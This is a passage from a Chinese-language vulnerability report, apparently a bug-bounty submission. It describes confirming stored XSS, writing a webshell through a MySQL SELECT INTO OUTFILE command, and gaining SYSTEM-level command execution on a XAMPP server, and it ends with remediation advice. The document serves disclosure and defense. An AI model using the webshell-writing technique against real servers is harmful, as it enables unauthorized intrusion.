
(3) 访问 /dashboard/test.html，存储型xss攻击弹窗成功

(4) 尝试写入webshell：select '' into outfile 'C:/xampp/htdocs/dashboard/shell.php'写入成功



(5) 一句话木马地址： dashboard/shell.php

webshell连接密码为1：内网ip地址为：172.27.95.19,执行系统命令whoami为:system系统权限



说明：本人测试一共上传了两个文件，分别是test.html和shell.php,未进行删除，请网站管理员进行及时清理木马文件，未对内网进行探测攻击，未对数据库信息进行修改添加删除脱库等操作，请管理员及时清除test.html和shell.php,所在路径如下：

C:/xampp/htdocs/dashboard/shell.php

C:/xampp/htdocs/dashboard/test.html

mysql弱口令+ftp未授权+phpinfo泄露+存储型xss+select into写入webshell（system权限）

求审核来个高rank~

6.修复建议：

（1）及时修改数据库弱口令，以免攻击者恶意连接，getshell攻击内网服务器

（2）关闭3306端口对公网的映射，限制内网访问

（3）删除phpinfo文件，或设置403禁止访问，禁止回显系统绝对路径

（4）添加ftp服务密码

（5）请及时删除测试所上传的木马文件